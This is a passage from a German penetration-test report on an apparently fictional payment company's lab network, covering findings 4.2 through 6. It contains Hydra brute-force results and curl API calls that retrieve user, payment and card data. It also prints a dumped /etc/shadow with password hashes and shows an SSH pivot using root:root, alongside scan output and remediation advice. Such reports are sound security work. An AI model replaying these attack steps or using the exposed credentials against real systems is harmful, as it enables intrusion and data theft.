[80][http-post-form] host: 10.250.53.33  login: root@localhost  password: secret
[80][http-post-form] host: 10.250.53.33  login: root@localhost  password: root
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-30 15:14:02
```

Die Login-Daten von OTRS können mithilfe von Hydra per Brute-Force-Angriff ermittelt werden, was es einem Angreifer ermöglicht, mit geringem Aufwand Zugriff auf das System zu erhalten.

### Empfehlungen:

- Starke Passwortregeln und regelmäßige Änderungen vorschreiben.
- Account-Lockout und Rate-Limiting bei wiederholten Fehlversuchen aktivieren.
- Zwei-Faktor-Authentifizierung implementieren.
- Standardpasswörter entfernen/ändern.
- Login-Versuche überwachen und bei Brute-Force-Angriffen alarmieren.



### 4.3 Fehlende Zugangskontrolle der API

Alle Nutzerdaten konnten über die API `/users` abgerufen werden – ohne Authentifizierung.

```
(costaprof@vbox)-[~]
$ curl -X GET https://paygate.dubius-payment.com/users -k \
-H "Authorization: Bearer fzcMIC69lEv7YoA8Tv6YCGkjmjW6VX"

[
  {
    "scope": "admin user",
    "user_city": "Hauptstadt",
    "user_company": "Some other Company, Inc.",
    "user_country": "Germany",
    "user_email": "user@domain.de",
    "user_fname": "Hans",
    "user_id": 1,
    "user_lname": "Meier",
    "user_mobile": "01532873289",
    "user_phone": "054312478189",
    "user_postal_code": "12345",
    "user_state": "Hessen",
    "user_street": "Bahnhofstra\u00dfe",
    "user_street_no": "12c",
    "username": "service_admin"
  },
  {
    "scope": "admin user",
    "user_city": "Hauptstadt",
    "user_company": "Some Company",
    "user_country": "Germany",
    "user_email": "test@test.de",
    "user_fname": "Max",
    "user_id": 2,
    "user_lname": "Mustermann",
    "user_mobile": "015433212345",
    "user_phone": "054321234545",
    "user_postal_code": "12345",
    "user_state": "Hessen",
    "user_street": "Hauptstra\u00dfe",
    "user_street_no": "3a",
    "username": "test_user"
  }
],
```

```
(costaprof@vbox)-[~]
$ curl -X POST "https://paygate.dubius-payment.com/oauth/authorize?response_type=code&client_id=test_client&scope=admin+user" \
-d "username=test_user&password=test_password" -i -k

HTTP/1.1 302 FOUND
Date: Thu, 29 May 2025 09:22:24 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Origin: *
Content-Length: 0
Location: http://your-return-url/authorized?code=LkN4W07pIVI38wGTbUpXNC99jIEzp9
Content-Type: text/html; charset=utf-8

(costaprof@vbox)-[~]
$ curl -X POST https://paygate.dubius-payment.com/oauth/token -k \
-d "grant_type=authorization_code" \
-d "code=LkN4W07pIVI38wGTbUpXNC99jIEzp9" \
-d "redirect_uri=http://your-return-url/authorized" \
-d "client_id=test_client" \
-d "client_secret=test_client_secret"

{"access_token": "fzcMIC69lEv7YoA8Tv6YCGkjmjW6VX", "expires_in": 3600, "token_type": "Bearer", "scope": "admin user", "refresh_token": "22bXFwUcpgF7KBuegJs9KuJOHqws"}
```

```
(costaprof@vbox)-[~]
$ curl -X GET https://paygate.dubius-payment.com/creditcards -k \
-H "Authorization: Bearer fzcMIC69lEv7YoA8Tv6YCGkjmjW6VX"

[
  {
    "cc_token": "074b66c1-c11a-4de2-b3c7-85c588d61d2d"
  }
]

(costaprof@vbox)-[~]
$ curl -X GET https://paygate.dubius-payment.com/payments -k \
-H "Authorization: Bearer fzcMIC69lEv7YoA8Tv6YCGkjmjW6VX"

[
  {
    "amount": "123.45",
    "currency": "USD",
    "date": "Wed, 22 Aug 2018 09:35:14 GMT",
    "payment_status": "open",
    "payment_token": "16ea6446-51c6-4d54-861e-579ab376607b",
    "subject": "socks"
  }
]
```

Über die POST-Funktion der API wurden die Zugangsdaten des `test_user` verwendet. Als Antwort wurde ein Code zurückgegeben, der anschließend genutzt wurde, um ein Zugriffstoken zu erhalten.

Mit diesem Token und der GET-Funktion der API konnte auf die Verzeichnisse `payments` und `creditcards` zugegriffen werden. Die Antwort enthielt kritische Informationen.

### Empfehlungen:

- API-Endpunkte durch starke Authentifizierung und Autorisierung absichern.
- Least Privilege-Prinzip für Zugriffsrechte umsetzen.
- Rate-Limiting und Monitoring einführen.
- Keine sensiblen Informationen über Fehlermeldungen preisgeben.

## 4.4 Zugriff auf Passwort-Hashes

/etc/shadow war vollständig lesbar -dies erlaubt Offline-Cracking aller Benutzerpasswörter inklusive root.

```
root@otrs:~# cat /etc/shadow
cat /etc/shadow
root:$6$ko5E72WMSMnm0Zc0r7xhC4rGJLbLt.1xA2vdY6GTPmBDKFeZyMdVyOnYa786jGweL4WKda605A8aV0DJ5rh00zk1wRFkw/:17318:0:99999:7:::
daemon*:17318:0:99999:7:::
bin*:17318:0:99999:7:::
sys*:17318:0:99999:7:::
sync*:17318:0:99999:7:::
games*:17318:0:99999:7:::
man*:17318:0:99999:7:::
lp*:17318:0:99999:7:::
mail*:17318:0:99999:7:::
news*:17318:0:99999:7:::
uucp*:17318:0:99999:7:::
proxy*:17318:0:99999:7:::
www-data*:17318:0:99999:7:::
backup*:17318:0:99999:7:::
list*:17318:0:99999:7:::
irc*:17318:0:99999:7:::
gnats*:17318:0:99999:7:::
nobody*:17318:0:99999:7:::
systemd-timesync*:17318:0:99999:7:::
systemd-network*:17318:0:99999:7:::
systemd-resolve*:17318:0:99999:7:::
systemd-bus-proxy*:17318:0:99999:7:::
Debian-exim!:17318:0:99999:7:::
messagebus*:17318:0:99999:7:::
statd*:17318:0:99999:7:::
sshd*:17318:0:99999:7:::
jane:$6$06M.01UM$X19jrDpQnkD8mCqI59yo0WMIu0v1GBwY9J0d2P2k3nPezMqgXzt5dBGEdKdMq54YVkcB0Js6BpEviuonNfo0:17318:0:99999:7:::
mysql!:17318:0:99999:7:::
otrs*:17318:0:99999:7:::
gowsten:$6$8fX9kWE$LK7A9N4vqdt5jj5fSRP9eBt0ch8Se0qkCSbkIrzyhRM1yw0LBbNYXjfZjhF2wTves/brGRwoSSXIw1zz5XZMH0:17460:0:99999:7:::
rhobbes:$6$qDre/Q6Y$nkY1JLekjgz4JjOSN4KdjHIJfn04Hq1tmrFCV2T18/oJdpUuayakkUY6dhBmzws6PLcMB3EwIJf0qJ5Fhbsg3/:17460:0:99999:7:::
```

In diesem Schritt wird versucht, auf die Datei /etc/shadow zuzugreifen, um die Passwort-Hashes der Benutzerkonten auszulesen. Diese Informationen können einem Angreifer – mit ausreichenden Ressourcen und Zeit – ermöglichen, Offline-Passwort-Angriffe durchzuführen und möglicherweise einzelne Hashes zu knacken.

```
root@otrs:~# ssh root@10.250.53.35
ssh root@10.250.53.35
The authenticity of host '10.250.53.35 (10.250.53.35)' can't be established.
ECDSA key fingerprint is 91:17:35:20:78:13:66:16:22:ee:c5:fc:b4:6d:8a:e9.
Are you sure you want to continue connecting (yes/no)? y
y
Please type 'yes' or 'no': yes
yes
Warning: Permanently added '10.250.53.35' (ECDSA) to the list of known hosts.
root@10.250.53.35's password: root
```

The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

Last login: Thu Jun 12 12:04:48 2025 from 10.20.1.6

```
root@wiki:~# ls
ls
hash.txt  nmap.tar
root@wiki:~# cd hash.txt
cd hash.txt
-bash: cd: hash.txt: Not a directory
root@wiki:~# cat hash.txt
cat hash.txt
csimmons:$1$MJLnVwOS$fpdLLXiGIolgObM2Vn45b1
```

Anschließend wird versucht, per SSH auf verschiedene IP-Adressen im Netzwerk zuzugreifen. Dabei zeigt sich, dass der Wiki-Dienst unter der IP-Adresse 10.25.53.35 mit dem Benutzer `root` und dem Passwort `root` erreichbar ist.

Nach erfolgreichem Zugriff werden die Verzeichnisse überprüft. Dabei wird eine Datei namens `hash.txt` gefunden, die den Passwort-Hash des Benutzers `Simmons` enthält.

### Empfehlungen:

- Zugriffsrechte auf Passwortdateien strikt beschränken.
- Sichere und aktuelle Hashalgorithmen verwenden.
- Starke Passwortregeln durchsetzen.
- Logging und Monitoring sicherstellen.
- Regelmäßig auf schwache oder kompromittierte Passwörter prüfen.

## 4.5 Sensible API-/Verzeichnisse offen auffindbar:

Sensible Dateien und Verzeichnisse werden offengelegt und geben wichtige Informationen preis.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                https://10.250.53.36
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/creditcards      (Status: 401) [Size: 339]
/manual          (Status: 301) [Size: 315] [--> https://10.250.53.36/manual/]
/payments        (Status: 401) [Size: 339]
/server-status    (Status: 403) [Size: 301]
/users           (Status: 401) [Size: 339]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

```
(costaprof@vbox)-[~]
$ gobuster dir -u http://10.250.53.33 -w /usr/share/wordlists/dirb/common.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.250.53.33
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta             (Status: 403) [Size: 291]
/.htpasswd        (Status: 403) [Size: 296]
/.htaccess        (Status: 403) [Size: 296]
/javascript       (Status: 301) [Size: 317] [--> http://10.250.53.33/javascript/]
/otrs             (Status: 301) [Size: 311] [--> http://10.250.53.33/otrs/]
/server-status    (Status: 403) [Size: 300]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Sensible Dateien und Verzeichnisse sind frei zugänglich und geben einem Angreifer kritische Informationen über das System preis. Zudem sind HTTP-Links einsehbar, die eine einfache Navigation zu Webseiten ermöglichen, die eigentlich verborgen sein sollten.

### Empfehlungen:


- Zugriff auf APIs/Verzeichnisse mit Authentifizierung und Autorisierung absichern.
- Directory Listing auf dem Webserver deaktivieren.
- Nicht benötigte APIs/Verzeichnisse entfernen.

- Endpoint-Informationen nicht für Unberechtigte preisgeben.
- Zugriffe auf sensible Bereiche protokollieren und überwachen.



## 4.6 Fehlende Eingabevalidierung bei User-Parametern

Manipulierte API-Parameter führten zu unkontrollierter Datenmanipulation.



```
(costaprof@vbox)-[~]
$ # Recheck the /users list - is user_id 1 gone?
curl -k https://paygate.dubius-payment.com/users \
-H "Authorization: Bearer oLI96hgI7IzZeEbRH26tA51F07tWF"

[
  {
    "scope": "superadmin",
    "user_city": "Hauptstadt",
    "user_company": "Some Company",
    "user_country": "Germany",
    "user_email": "test@test.de",
    "user_fname": "Max",
    "user_id": 2,
    "user_lname": "Mustermann",
    "user_mobile": "015433212345",
    "user_phone": "054321234545",
    "user_postal_code": "12345",
    "user_state": "Hessen",
    "user_street": "Hauptstra\u00dfe",
    "user_street_no": "3a",
    "username": "test_user"
  },
  {
    "scope": "user",
    "user_city": null,
    "user_company": "Vulnus Health Inc.",
    "user_country": null,
    "user_email": "sw@vulnus-health.com",
    "user_fname": "Sara",
    "user_id": 4,
    "user_lname": "Watts",
    "user_mobile": null,
    "user_phone": null,
    "user_postal_code": null,
    "user_state": null,
    "user_street": null,
    "user_street_no": null,
    "username": "shop@vulnus-health.com"
  }
]
```

Der oben gezeigte Screenshot belegt, dass Benutzerkonten über die API ebenfalls verändert werden können. So wurde beispielsweise ein Admin-Konto gelöscht und das eigene Benutzerkonto zum **superadmin** mit erweiterten Rechten hochgestuft.

### Empfehlungen:

- Alle Benutzereingaben serverseitig validieren und auf erlaubte Formate/Typen prüfen.
- Nutzereingaben korrekt escapen und bereinigen.
- Für Datenbankzugriffe vorbereitete Abfragen verwenden.

- Klare, generische Fehlermeldungen ohne interne Details ausgeben.



## 4.7 OAuth2-Testaccounts öffentlich einsehbar

Standard-Testkonten waren in APIs ohne Authentifizierung frei zugänglich.

```
-$ curl -k https://10.250.53.36
curl http://10.250.53.36

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
<html>
<head>
<meta charset="UTF-8">
<link rel="stylesheet" href="bootstrap.min.css">
<style>
pre{
  white-space:pre-wrap
}
</style>
</head>
<body>
<div class="content">
<h1>Payment Gateway Documentation (API)</h1>
<h2>Introduction</h2>
<p>
This API provides access to the dubius paygate that merchants can use to process and track their payments.
This means merchants can create payments, list all their payments and view detailed information of specific payments.
In order to create an account refer to your dubius payment counterpart.
</p>
<h2>Cross-Origin Ressource Sharing</h2>
<p>
CORS is enabled, so this API is public and accessible to everyone
</p>
<h2>Authentication</h2>
<p>
This API is secured using OAUTH2 authentication with authorization code flow.
The login credentials of an user are passed to the authorization server, which in case of a
successful login returns an authorization code. This can then be exchanged for access and refresh tokens.
Access tokens are required by the API for authorization. They expire after one hour. To get a new one you
can pass the received refresh token to the authorization server, so the user does not need to login again.
<br><br>
To test the API you can use our test account <b>test user:test_password</b> as well as our test client credentials <b>test_client:test_client_secret</b>
</p>
</div>
```

Die letzte Codezeile zeigt fest einprogrammierte Test-Benutzerdaten, die ausgenutzt werden können, um Zugriff auf das System und kritische Informationen zu erlangen.

### Empfehlungen:

- Test- und Standardkonten in Produktivumgebungen deaktivieren oder entfernen.
- Keine Testdaten oder -zugänge öffentlich dokumentieren oder bereitstellen.
- Rechte von Konten regelmäßig prüfen und auf das notwendige Minimum beschränken.
- Zugriffe auf Testaccounts überwachen.

## 4.8 Keine Account-Lockout-Mechanismen

In der API-Doku waren Zugangsdaten im Klartext enthalten.

Es ist kein Account-Lockout-Mechanismus implementiert. Mehrere fehlgeschlagene Login-Versuche führen nicht zu einer temporären oder dauerhaften Sperrung des Benutzerkontos.

Dies ermöglicht unbegrenzte automatisierte Brute-Force-Angriffe. In der Praxis konnten wir beispielsweise mithilfe des Tools **Hydra** erfolgreich den Login-Zugang zu OTRS durch wiederholte Versuche kompromittieren.

## 4.9 Veraltete Protokolle

Das System nutzt veraltete Dienste mit bekannten Schwachstellen und fehlenden Sicherheitsheadern.

Mit **gobuster** wurde die IP-Adresse 10.250.53.36 gescannt. Dabei wurden sensible Verzeichnisse im Zusammenhang mit Zahlungen und Kreditkarten entdeckt.

```
gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                https://10.250.53.36
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/creditcards      (Status: 401) [Size: 339]
/manual          (Status: 301) [Size: 315] [--> https://10.250.53.36/manual/]
/payments        (Status: 401) [Size: 339]
/server-status   (Status: 403) [Size: 301]
/users           (Status: 401) [Size: 339]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Anschließend wurde **ssllscan** auf derselben IP-Adresse ausgeführt. Dabei wurde festgestellt, dass TLS 1.0 und TLS 1.1 aktiviert sind – beides veraltete und unsichere Protokolle, die als nicht mehr empfehlenswert gelten.

```
└─$ ssllscan 10.250.53.36

Version: 2.1.5
OpenSSL 3.4.1 11 Feb 2025

Connected to 10.250.53.36

Testing SSL server 10.250.53.36 on port 443 using SNI name 10.250.53.36

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled
```

Basierend auf einem **nmap**-Scan mit der Option **-A** konnte festgestellt werden, dass sowohl die OpenSSH-Suite als auch die Apache-Webserver-Software veraltet sind.

Anschließend wurde **nikto** eingesetzt, um den Server auf Fehlkonfigurationen und Sicherheitslücken zu überprüfen. Dabei wurden mehrere Schwachstellen identifiziert.

```
~$ nikto -h https://10.250.53.36
- Nikto v2.5.0
-----
+ Target IP: 10.250.53.36
+ Target Hostname: 10.250.53.36
+ Target Port: 443
-----
+ SSL Info: Subject: /C=US/ST=ferenginar/L=5053 ANE Chandler/O=Dubius Payment Ltd./CN=paygate.dubius-payment.com/emailAddress=csimmons@dubius-payment.com
Ciphers: ECDHE-RSA-AES256-GCM-SHA384
Issuer: /C=US/ST=ferenginar/L=5053 ANE Chandler/O=Dubius Payment Ltd./CN=paygate.dubius-payment.com/emailAddress=csimmons@dubius-payment.com
+ Start Time: 2025-05-29 10:58:33 (GMT2)
-----
+ Server: Apache/2.4.10 (Debian)
+ /: Retrieved access-control-allow-origin header: *.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Hostname '10.250.53.36' does not match certificate's names: paygate.dubius-payment.com. See: https://cwe.mitre.org/data/definitions/297.html
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

```
(costaprof@vbox)-[~]
$ sudo nmap -A 10.250.53.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 18:29 CEST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 18:29 (0:00:12 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.53% done; ETC: 18:29 (0:00:00 remaining)
Nmap scan report for 10.250.53.33
Host is up (0.020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
| 1024 39:4b:17:fe:c1:35:e2:2f:b2:0b:47:2b:ef:90:fe:32 (DSA)
| 2048 f0:9b:fa:98:d1:2b:ba:a7:f7:00:2a:53:11:7d:f5:56 (RSA)
| 256 f3:00:6e:53:dc:d1:e2:07:07:c3:50:1d:c1:f3:c2:a5 (ECDSA)
|_ 256 bf:e7:5f:ea:8b:fc:a7:5a:d8:d4:24:7e:ef:a4:39:47 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp     rpcbind
|   100000  2,3,4       111/udp     rpcbind
|   100000  3,4         111/tcp6    rpcbind
|   100000  3,4         111/udp6    rpcbind
|   100024  1           43296/tcp   status
|   100024  1           46099/udp   status
|   100024  1           51493/tcp6  status
|_  100024  1           58239/udp6  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16, Linux 4.4
Network Distance: 3 hops
Service Info: Host: otrs.dubius-payment.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Wie bereits zuvor in diesem Bericht erwähnt, wurde bei der Verwendung von **gobuster** auf der IP-Adresse 10.250.53.33 festgestellt, dass Verzeichnisse frei zugänglich sind.


## Empfehlungen:

- Unsichere Protokolle wie TLS 1.0/1.1 deaktivieren.
- Nur sichere Protokolle (TLS 1.2/1.3) und starke Cipher-Suiten verwenden.
- Protokollnutzung regelmäßig überprüfen und aktualisieren.

## 5 Vorgehensweisen

### 5.1 Vorgehensweise Allgemein

Inhaltlich anlehnend an die Studie- „Durchführungskonzept für Penetrationstests“- vom Bundesamt für Sicherheit in der Informationstechnik (BSI), verwendet die binsec GmbH folgendes Schema zur Klassifizierung von Penetrationstests:



Die Durchführung erfolgte als Grey-Box-Test, da vorab grundlegende Informationen zur Zielinfrastruktur zur Verfügung gestellt wurden. Die Vorgehensweise war offensichtlich, da keine Tarnung oder Umgehung von Monitoring-Systemen vorgesehen war. Der Zugriff erfolgte extern über eine VPN-Verbindung. Die Tests wurden aktiv, aber kontrolliert ausgeführt. Schwachstellen wurden gezielt identifiziert und ausgenutzt, ohne Systeme nachhaltig zu beeinträchtigen. Der Testumfang war auf definierte Systeme und Dienste beschränkt. Die gewählte Methodik ergab sich aus den technischen Rahmenbedingungen des Einsatzes.

## 5.2 Vorgehensweise bei Web-Anwendungen

Die Analyse der Webanwendungen erfolgte auf Grundlage des OWASP Testing Guide sowie der OWASP Top 10. Ziel war es, kritische Schwachstellen in Authentifizierungsverfahren, Zugriffskontrollen und API-Konfigurationen aufzudecken. Dabei kamen sowohl automatisierte Scans als auch manuelle Prüfmethoden zum Einsatz.

**Im Fokus standen insbesondere:**

- **Reverse-Shell über fehlerhafte Validierung**, die zur vollständigen Systemübernahme führte.
- **Zugriff auf sensible Passwort-Hashes** aus `/etc/shadow`, die Offline-Cracking ermöglichten.
- **Erfolgreiche Brute-Force-Angriffe** auf Login-Funktionen mit schwachen Zugangsdaten (z.B. `admin:daniela`, `otrs:hassan`).
- **Öffentlich zugängliche Test-Accounts** mit hardcodierten Zugangsdaten in HTML-Antworten.
- **Fehlende Zugriffskontrolle bei API-Endpunkten** (z.B. `/users`, `/payments`, `/creditcards`).
- **Fehlende Validierung von Eingabeparametern**, wodurch API-Inhalte manipuliert werden konnten.
- **Kein Account-Lockout-Mechanismus**, was unbegrenzte Loginversuche zuließ.
- **Veraltete Protokolle** und fehlende HTTP-Security-Header, die moderne Schutzmechanismen unterlaufen.

**Durchführung der Tests:** Die Tests wurden in mehreren Schritten durchgeführt: Zunächst erfolgte die Sammlung öffentlich zugänglicher Informationen und API-Endpunkte. Anschließend wurden Authentifizierungs- und Autorisierungsmechanismen geprüft, gefolgt von gezielten Eingaben zur Aufdeckung von Validierungslücken, Rechteauserweiterung und Codeausführung.

**Strukturierter Testablauf:**

- **Authentication & Session Management:** Schwache Zugangsdaten, fehlende Lockout-Funktion, auffindbare Testaccounts.
- **Authorization:** Nicht geschützte API-Endpunkte ohne Authentifizierungsprüfung.
- **Input Validation:** Manipulierbare Parameter ohne ausreichende Prüfung auf Gültigkeit.
- **Configuration Management:** Offen einsehbare Passwort-Hashes, ungeschützte Testzugänge und API-Dokumentation mit Klartextdaten.
- **Error Handling & Logging:** Nicht oder unzureichend abgesicherte Konfigurationsinformationen und potenziell nutzbare Fehlerdetails.

Die durchgeführten Tests offenbarten eine Vielzahl elementarer Sicherheitsmängel in der Webanwendung. Die Orientierung am OWASP-Testprozess ermöglichte eine zielgerichtete,

nachvollziehbare Analyse – mit klaren Schwachstellen in mehreren sicherheitskritischen Bereichen.



## 6 Risikobewertung

Nr.	Schwachstelle	CVSS-Base Score	Vektor	Schweregrad
1	Root-Reverse-Shell-Zugriff	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Kritisch
2	Brute-Force erfolgreich	8.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Hoch
3	Fehlende Authentifizierung API	8.2	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N	Hoch
4	Zugriff auf Passwort-Hashes	7.5	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	Hoch
5	Sensible Verzeichnisse auffindbar	7.4	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	Hoch
6	Fehlende Eingabevalidierung bei User-Parametern	7.2	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:L	Hoch
7	Test-Accounts öffentlich	6.5	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	Mittel
8	Kein Account-Lockout-Mechanismus	5.3	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Mittel
9	Veraltete Protokolle	4.3	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Mittel

Tabelle 1: Risikobewertung der Schwachstellen nach CVSS v3.1

### 1. Root-Reverse-Shell-Zugriff

**CVSS:** 9.8 (Kritisch)

**Vektor:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

